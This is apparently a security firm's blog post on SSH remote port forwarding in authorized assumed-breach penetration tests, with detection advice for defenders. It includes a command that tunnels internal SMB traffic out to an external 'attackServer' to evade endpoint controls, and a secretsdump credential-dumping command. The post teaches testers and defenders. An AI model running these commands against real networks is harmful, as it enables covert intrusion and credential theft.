

Quick answer: SSH port forwarding carries a connection through an SSH session. During an authorized assumed-breach assessment, it can expose gaps between endpoint execution controls and network monitoring; it does not make activity invisible.
Use the examples only in an environment and scope you are authorized to test.
How SSH forwarding fits an assumed-breach test
More and more clients have asked us to perform internal penetration testing from an “assumed breach” perspective. That is, starting an internal penetration test from a client workstation, VDI, or server that has already been “compromised,” and assessing the organization’s exposure and the potential impacts of such a breach. Assumed breach scenarios are an interesting deviation from the “standard” internal penetration test, where we attach our own system to a client’s internal network and never have to concern ourselves with bypassing endpoint controls like EDR or AV locally. There’s merit in either approach, but this post will focus on a technique we have used during authorized tests to explore gaps in endpoint and network visibility. Most importantly, we offer some tips on what you can do to prevent it from happening on your endpoints.
The Problem
Executing common internal penetration testing tools on a Windows system running AV or EDR is usually a pain. Endpoint controls may block common testing tools, depending on configuration and coverage. So, what can we do to hide? There are a lot of answers to this question, but the simplest is don’t run the toolkit on the system that’s watching us. Instead, use the client system we have access to as a proxy for our traffic. SSH port forwarding is a relatively easy way to accomplish this.

SSH port forwarding, also known as SSH tunneling, can be used to forward traffic through a Secure Shell (SSH) connection. Since it can work bidirectionally, it allows us to set up a listener on a remote attack server (with no EDR or AV to worry about) that we can then point our toolkit at. When we execute our pen testing tools on our own server, the traffic is forwarded through the SSH tunnel back to the “compromised” system where we have access to the internal network.
Here's a quick diagram to help make sense of what’s happening:
But if we don’t have local administrator rights on the client’s Windows system, how do we get an SSH client installed and running?
OpenSSH availability on Windows
OpenSSH is available as a Feature on Demand beginning with Windows 10 build 1809 and Windows Server 2019. It is a separate executable, not a PowerShell feature. Verify installation and policy before assuming it is available; installing it and using an already installed client involve different permissions.
Running tools elsewhere does not guarantee evasion. SSH process creation, command lines, connections, and downstream activity can still be visible to defenders.
Here's a simple example where we start by initiating the SSH connection from PowerShell with instructions for a remote port forward:
ssh -R 445:10.0.0.10:445 sshUser@attackServer
The -R option tells the SSH server (attackServer) to create a listener on port 445. Any traffic sent to that port by local users on the remote server can be routed back through the SSH tunnel to 10.0.0.10:445, subject to server configuration and authorization. Port 445 is a privileged listening port on Unix-like servers and may require elevated server-side privileges. The default remote bind is loopback; exposing a listener more broadly depends on server policy.

Once the port forward is established, all we need to do is point our tools on the remote server at the newly created listener (secretsdump is already configured to use port 445):
secretsdump.py admin:password@127.0.0.1

The example above is relatively basic and only scratches the surface of what is possible with this technique. Since we can direct traffic to any host:port on the internal network that the initial victim workstation can reach, we can leverage pen testing tools without ever executing those tools on a victim host.
Blue Team Considerations
Now that the fun part is over, how do we protect ourselves from this? It’s generally accepted that disabling PowerShell is a bad idea, even if you only plan to do it for certain users. If you have the capability to create your own alert logic in your organization’s EDR, a command line alert for SSH use in PowerShell is worth considering. Since most non-IT users will never have a legitimate use for PowerShell’s SSH functionality, an alert like this shouldn’t create too much noise.
Since PowerShell isn’t the only way to SSH out of an environment, consider alerting on SSH traffic at the network level when it originates from segments where the protocol isn’t expected. In general, it’s never a bad idea to keep tabs on the type of traffic leaving your environment. We’ve performed incident response for multiple clients who have discovered they were breached because someone decided to look at NetFlow data on a whim and saw massive amounts of SCP traffic hitting non-domestic servers.
If you aren’t confident your blue team would detect and stop this technique, drop us a line.
Frequently asked questions
Is SSH a feature of PowerShell?
No. OpenSSH is a separate client that can be launched from PowerShell or another shell. Availability depends on the Windows version, installed features, and organizational configuration.
Does SSH tunneling guarantee EDR evasion?
No. Defenders may detect process execution, command-line arguments, destination patterns, and tunneled activity. Results depend on controls and monitoring in the tested environment.